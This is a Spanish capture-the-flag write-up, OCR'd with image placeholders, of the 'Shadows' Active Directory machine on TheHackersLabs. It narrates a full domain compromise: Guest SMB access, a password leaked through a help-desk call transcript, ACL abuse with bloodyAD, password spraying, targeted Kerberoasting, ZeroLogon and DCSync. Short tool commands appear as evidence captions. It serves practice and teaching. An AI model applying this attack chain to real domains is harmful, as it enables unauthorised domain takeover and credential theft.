


Write-up de la máquina "Shadows"

Plataforma: TheHackersLabs

Dominio objetivo: shadow.thl | Host: SEERVER (192.168.1.237)

Autor: _jonnhym_

Fecha de resolución (PWN): 13 de octubre de 2026

Índice

1. Resumen ejecutivo 3

2. Reconocimiento y enumeración 5

3. Acceso inicial (foothold) 8

4. Escalada de privilegios 22

5. Contramedidas y lecciones aprendidas 29

6. Anexos 31

6.1 Banderas capturadas 31

6.2 Scripts propios utilizados 31

6.3 Wordlists utilizadas 31

6.4 Resumen de credenciales obtenidas 31

1. Resumen ejecutivo

Shadows es una máquina de dificultad alta de la plataforma TheHackersLabs centrada en un único controlador de dominio (SEERVER, dominio shadow.thl, Windows Server 2016) con una superficie de ataque deliberadamente mínima: solo los puertos propios de Active Directory están expuestos, sin aplicación web. El objetivo es progresar desde una sesión anónima hasta el control total del dominio, capturando user.txt y root.txt.

El vector de entrada fue, una vez más, enteramente humano y documental: una sesión SMB con usuario Guest reveló un recurso compartido de solo lectura llamado Incidents, que contenía la transcripción de una llamada de soporte técnico (Support.txt) en la que un supuesto empleado ("Shadow") obtenía de IT Support, mediante un pretexto de verificación de identidad débil (solo nombre de usuario corporativo y una extensión interna), el restablecimiento y entrega en texto plano de la contraseña de su propia cuenta de dominio. Esa credencial (shadow) fue el punto de apoyo inicial.

A partir de shadow se encadenó una serie de abusos de permisos delegados en Active Directory (ACL abuse), identificados con BloodHound y explotados con bloodyAD: shadow tenía GenericAll sobre la cuenta secadmin, y secadmin tenía a su vez ForceChangePassword sobre svc_backup. Restableciendo contraseñas en cascada sin necesidad de crackear nada, se alcanzó svc_backup, cuenta que sí tenía acceso de lectura al recurso DataRecovery. Allí se encontró un informe interno de Red Team ("Red Team Internal Report 2026.pdf") que documentaba, como hallazgo de una auditoría previa, los patrones de contraseña débiles usados por el personal de la organización (nombre de la empresa, variaciones del dominio, estaciones del año, sustituciones de caracteres simples). Generando un diccionario dirigido a partir de esos patrones y realizando password spraying contra todas las cuentas del dominio, se comprometió la cuenta helpdesk.


helpdesk tenía permiso GenericWrite sobre la cuenta auditmgr. El intento inicial de abusarlo mediante un ataque de Shadow Credentials (certificado malicioso vía pywhisker + autenticación PKINIT) fracasó porque el KDC del dominio no soporta el tipo de pre-autenticación PKINIT requerido; tras descartar también una vía de AD CS (la autoridad certificadora del dominio no tenía plantillas vulnerables a ataques ESC conocidos), el mismo permiso GenericWrite se reutilizó para escribir un Service Principal Name arbitrario sobre auditmgr y forzar un Kerberoasting dirigido. El hash TGS obtenido se crackeó offline con John the Ripper contra rockyou.txt, recuperando la contraseña en texto plano de auditmgr y obteniendo con ella la primera sesión interactiva remota (WinRM) del ejercicio.

Desde auditmgr (miembro del grupo RiskManagement) se probaron dos técnicas de escalada a Domain Admin que, aunque lógicamente exitosas, no pudieron explotarse de forma estable por un desajuste de reloj Kerberos entre el atacante y el controlador de dominio: un abuso de Resource-Based Constrained Delegation (RBCD) directamente sobre el objeto de equipo del propio DC, y el exploit noPac (CVE-2021-42278/CVE-2021-42287, sAMAccountName spoofing). La vía que finalmente permitió el control total del dominio fue ZeroLogon (CVE-2020-1472): un exploit propio sobre el protocolo Netlogon restableció a una cadena vacía la contraseña de la cuenta de máquina del propio controlador de dominio (SEERVER$), lo que permitió un DCSync completo con impacket-secretsdump y la obtención de todos los hashes


NTLM del dominio, incluidos Administrator y krbtgt. Con el hash de Administrator se autenticó por Pass-the-Hash y se capturaron ambas banderas en su escritorio.

2. Reconocimiento y enumeración


Al tratarse de un laboratorio de red interna, se inició identificando el objetivo dentro del segmento 192.168.1.0/24 con un barrido ARP, seguido de un escaneo de puertos y servicios que confirmó un controlador de dominio Active Directory (SEERVER, dominio shadow.thl, Windows Server 2016) con los puertos típicos de AD (Kerberos, LDAP, SMB, RPC, WinRM) y ningún servicio web expuesto.



Evidencia 2. arp-scan --localnet — identificación de hosts activos en el segmento 192.168.1.0/24.




Evidencia 3. nmap -sCV 192.168.1.237 — confirma SEERVER como DC del dominio shadow.thl (Windows Server 2016).




Evidencia 4. Configuración de /etc/hosts para resolver shadow.thl al objetivo.

Una sesión SMB nula/Guest (sin credenciales) fue suficiente para enumerar los recursos compartidos del controlador de dominio, revelando que el recurso Incidents era accesible en lectura sin autenticación — una exposición de información sensible sin necesidad de ninguna credencial.



Evidencia 5. netexec smb -u guest -p '' --shares — el recurso Incidents es accesible en lectura con sesión anónima/Guest.


La navegación del recurso Incidents reveló un único archivo, Support.txt, que se descargó para su análisis.



Evidencia 6. smbclient //192.168.1.237/Incidents -U guest — descarga de Support.txt.


3. Acceso inicial (foothold)

El contenido de Support.txt es la transcripción de una llamada telefónica entre un supuesto empleado ("Shadow") y la mesa de ayuda de IT. La verificación de identidad aplicada por el analista de soporte se limitó a pedir el nombre de usuario corporativo y una extensión interna —información fácilmente obtenible por un atacante externo o ya conocida por cualquier empleado— tras lo cual IT Support restableció la contraseña de Active Directory del empleado y se la entregó en texto plano por el mismo canal. Esto constituye la primera credencial válida del ejercicio, obtenida íntegramente por ingeniería social, sin explotar nada técnico.



Evidencia 7. Support.txt — transcripción de una llamada de vishing/ingeniería social a IT Support que filtra la cuenta shadow y su contraseña.

La credencial se validó contra SMB; sin embargo, con esta cuenta el acceso a los recursos Incidents y DataRecovery pasa a ser denegado (ya habían sido leídos de forma anónima antes del reset), quedando solo lectura sobre NETLOGON/SYSVOL.




Evidencia 8. netexec smb / smbmap — valida shadow y muestra los recursos accesibles con esta cuenta.

La enumeración RPC (rpcclient enumdomusers) y el RID brute-force (netexec --rid-brute) permitieron listar las cuentas de usuario reales del dominio y una gran cantidad de grupos personalizados (ClientServices, InfrastructureServices, BackupServices, DataRecovery, RiskManagement, BlueTeam, PlatformEngineering, CloudInfrastructure, entre otros), sugiriendo una estructura organizativa compleja y, por tanto, superficie amplia para relaciones de delegación en Active Directory.




Evidencia 9. rpcclient enumdomusers — enumeración de cuentas de dominio (helpdesk, ITSupport, svc_backup, auditmgr, SecurityTeam, secadmin, infraadmin, jsmith, Shadow, …).




Evidencia 10. netexec smb --rid-brute — enumeración completa de usuarios y de los numerosos grupos personalizados del dominio.

Con la cuenta shadow se lanzó una recolección completa de BloodHound (bloodhound-python) vía LDAP para mapear relaciones de control dentro del dominio.



Evidencia 11. bloodhound-python -u Shadow — recolección de datos de BloodHound contra shadow.thl (14 usuarios, 61 grupos).

El análisis de BloodHound mostró que shadow tenía GenericAll —control total— sobre la cuenta secadmin, lo que permite, entre otras cosas, restablecer su contraseña sin conocerla.




Evidencia 12. BloodHound — arista GenericAll de shadow sobre secadmin.

El abuso se ejecutó con bloodyAD (set password), y la nueva contraseña de secadmin se validó de inmediato contra SMB.




Evidencia 13. bloodyAD set password SECADMIN — abuso de GenericAll y recolección BloodHound adicional.

